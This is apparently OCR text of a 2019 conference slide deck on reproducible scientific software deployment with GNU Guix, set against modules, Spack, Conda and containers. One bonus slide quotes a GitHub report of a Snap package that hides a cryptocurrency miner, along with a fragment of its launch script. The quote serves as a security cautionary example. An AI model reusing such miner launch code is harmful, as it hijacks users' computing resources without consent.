Au-delà des conteneurs : Environnements reproductibles avec GNU Guix

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Plénière ARAMIS, Lyon
23 mai 2019

Inria informatics mathematics

https://www.acm.org/publications/policies/artifact-review-badging

The ReScience Journal

Reproducible Science is good. Replicated Science is better.

ReScience is a peer-reviewed journal that targets computational research and encourages the explicit replication of already published research, promoting new and open-source implementations in order to ensure that the original research is reproducible.

https://rescience.github.io/




Figure 11: Study result. Blue numbers represent papers that were excluded from consideration, green numbers papers that are weakly repeatable, red numbers papers that are non-weakly repeatable, and orange numbers represent papers that were excluded (due to our restriction of sending at most one email to each author).


http://reproducibility.cs.arizona.edu/

The ReScience Journal

Software Heritage

The ReScience Journal

Software Heritage



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


HPC = cutting edge?

Here is an example of loading a module on a Linux machine under bash.

```
% module load gcc/3.1.1
% which gcc
/usr/local/gcc/3.1.1/linux/bin/gcc
```

Now we'll switch to a different version of the module

```
% module switch gcc gcc/3.2.0
% which gcc
/usr/local/gcc/3.2.0/linux/bin/gcc
```

Spack

CONDA

easybuild

citibeth commented on Oct 23, 2016 Collaborator +😀

Good news, I ran into this problem too. But only on SOME computers... I don't yet know why some but not all. Anyway... look in the generated `spconfig.py` files, I see the following:

```
env['PATH'] = ":".join(cmdlist("""
    /gpfsm/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/cmake-3.6.1-xfzr
    /gpfsm/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/python-3.5.2-d5i
    /gpfsm/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/netcdf-cxx4-4.3.
    /gpfsm/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/py-numpy-1.11.1-
    /gpfsm/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/udunits2-2.2.20-
    /gpfsm/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/proj-4.9.2-f6543
    /gpfsm/dnb53/rpfische/spack3/lib/spack/env
    /gpfsm/dnb53/rpfische/spack3/lib/spack/env/case-insensitive
    /gpfsm/dnb53/rpfische/spack3/lib/spack/env/gcc
    /gpfsm/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/binutils-2.27-vd
    /home/rpfische/git/modele-control/bin
    /usr/local/other/SLES11.3/openmpi/1.10.1/gcc-5.3/bin
    /usr/local/other/SLES11.3/gcc/5.3.0/bin
    /usr/local/other/SLES11.3/git/2.7.4/libexec/git-core
    /usr/local/other/SLES11.3/git/2.7.4/bin
```

208 Open ✓ 308 Closed | Author | Labels | Projects | Milestones | Assignee | Sort

Installation issue: xfd build-error
#11526 opened 18 hours ago by huqy

Installation issue: openmpi (any version) on mac build-error
#11515 opened 4 days ago by luca-heltai

Could not install elfutils build-error
#11501 opened 5 days ago by jczhang07

Installation issue: mumps (serial), error "/bin/sh: line 0: fc: -h: invalid option" build-error
#11498 opened 5 days ago by samfux84

Spack points to incorrect cray-libsci in LANL environment build-error 4
#11491 opened 6 days ago by floquet

Installation issue: range-v3 build-error 2
#11481 opened 6 days ago by chissg

Installation issue: boost build-error 1
#11467 opened 7 days ago by abc19899

Luis Pedro Coelho @luispedrocoelho · Jan 22

Me, 6 months ago: I am going to save this conda environment with all the versions of all the packages so it can be recreated later; this is Reproducible Science!

conda, today: these versions don't work together, lol.

3 3 23

Approach #2:
“Preserve the mess”.

– Arnaud Legrand (Inria reproducibility WG)


October 20, 2016

Container App ‘Singularity’ Eases Scientific Computing

Tiffany Trader

HPC container platform Singularity is just six months out from its 1.0 release but already is making inroads across the HPC research landscape. It’s in use at Lawrence Berkeley National Laboratory (LBNL), where Singularity founder Gregory Kurtzer has worked in the High Performance Computing Services (HPCS) group for 16 years, and it’s going into other leading HPC centers, including the Texas Advanced Computing Center (TACC), the San Diego Supercomputing Center (SDSC) and many more sites, large and small.

https://www.hpcwire.com/2016/10/20/singularity-containers-easing-scientific-computing



Containers

lack transparency

courtesy of Ricardo Wurmus

```
Bootstrap: library
From: ubuntu:18.04

%setup
    touch /file1
    touch ${SINGULARITY_ROOTFS}/file2

%files
    /file1
    /file1 /opt

%environment
    export LISTEN_PORT=12345
    export LC_ALL=C

%post
    apt-get update && apt-get install -y netcat
    NOW=`date`
    echo "export NOW=\"${NOW}\"" >> $SINGULARITY_ENVIRONMENT

%runscript
    echo "Container was created $NOW"
    echo "Arguments received: $*"
    exec echo "$@"
```

https://guix-hpc.bordeaux.inria.fr

- started in 2012
- **≈10,000 packages**, all free software
- **4 architectures**:
  x86_64, i686, ARMv7, AArch64
- binaries available
- **Guix-HPC effort (Inria, MDC, UBC) started in 2017**

1.0!
Guix

```
guix install gcc-toolchain openmpi hwloc

eval ‘guix package --search-paths=prefix‘

guix package --roll-back

guix install --profile=./experiment \
     gcc-toolchain@5.5 hwloc@1
```

```
guix package --manifest=my-packages.scm
```

```
(specifications->manifest
  '("gcc-toolchain" "openmpi"
    "scotch" "mumps"))
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
alice@supercomp$ guix pull --commit=cabba9e
alice@supercomp$ guix package --manifest=my-packages.scm
```

travel in space *and* time!

```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf...")))))
    ...))
```

```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf...")))))
    ...))
```

https://www.softwareheritage.org/2019/04/18/software-heritage-and-gnu-guix-join-forces-to-enable-long-term-reproducibility/

```
$ git clone https://…/petsc
$ cd petsc
$ guix environment petsc
[env]$ ./configure && make
```


```
$ guix environment --ad-hoc \
      python python-numpy python-scipy \
      -- python3
```

```
$ guix pack \
      jupyter jupyter-guile-kernel
...
/gnu/store/...-pack.tar.gz
```

```
$ guix pack --relocatable \
      jupyter jupyter-guile-kernel
...
/gnu/store/...-pack.tar.gz
```

```
$ guix pack --format=squashfs \
      jupyter jupyter-guile-kernel
...
/gnu/store/...-singularity-image.tar.gz
```

```
$ guix pack --format=docker \
      jupyter jupyter-guile-kernel
...
/gnu/store/...-docker-image.tar.gz
```


LOL

```
guix pack hwloc \
  --with-source=./hwloc-2.1rc1.tar.gz


guix install mumps \
  --with-input=scotch=pt-scotch
```

Reproducible deployment is key.


Reproducible genomics analysis pipelines with GNU Guix

Ricardo **Wurmus**[*1], Bora **Uyar**[*1], Brendan **Osberg**[*1], Vedran **Franke**[*1], Alexander **Gosdschan**[*1], Katarzyna **Wreczycka**[1], Jonathan **Ronen**[1], Altuna **Akalin**[#1]

[1]*The Bioinformatics Platform, The Berlin Institute for Medical Systems Biology, Max-Delbrück Center for Molecular Medicine, Robert-Rössle-Strasse 10, 13125 Berlin, Germany*


https://doi.org/10.1093/gigascience/giy123

PiGx


90%
all pipelines
PiGx BSseq
PiGx ChIPseq
PiGx RNAseq
PiGx scRNAseq
Status
not reproducible
minor problems
reproducible

~98%


Guix Workflow Language




https://www.guixwl.org/

Wrap-up.

Software Heritage




The ReScience Journal



package

environments

containers



systems

Let’s add
reproducible deployment
to our best practices book.

ludovic.courtes@inria.fr | @GuixHPC


https://guix-hpc.bordeaux.inria.fr

Bonus slides!

```
$ guix build hwloc
```

isolated build: chroot, separate name spaces, etc.

```
$ guix build hwloc
/gnu/store/ h2g4sf72... -hwloc-1.11.2
```



```
$ guix build hwloc
/gnu/store/ h2g4sf72... -hwloc-1.11.2

$ guix gc --references /gnu/store/...-hwloc-1.11.2
/gnu/store/...-glibc-2.24
/gnu/store/...-gcc-4.9.3-lib
/gnu/store/...-hwloc-1.11.2
```

```
$ guix build hwloc
/gnu/store/ h2g4sf72... -hwloc-1.11.2

$ guix gc --references /gnu/store/...-hwloc-1.11.2
/gnu/store/...-glibc-2.24
/gnu/store/...-gcc-4.9.3-lib
/gnu/store/...-hwloc-1.11.2
```

(nearly) bit-identical for everyone

tarwirdur commented 10 days ago • edited

This application contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu


{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=($(grep -c ^processor /proc/cpuinfo))

if (( $cores < 4 )); then
    /snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1
```

Docker "hello, world"


So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the `echo` command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".

In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to `wget` a binary of gosu ("Simple Go-based setuid+setgid+setgroups+exec") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying "debian:stable" as the base could change what gets built between two runs. Updating to the latest packages (e.g. using "`apt-get update`") is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the imag


https://lwn.net/Articles/752982/



cluster deployments

- **Max Delbrück Center** (DE): 250-node cluster + workstations
- **UMC Utrecht** (NL): 68-node cluster (1,000+ cores)
- **University of Queensland** (AU): 20-node cluster (900 cores)
- **PlaFRIM** (FR): Inria Bordeaux (3,000+ cores)

Contributors per Month



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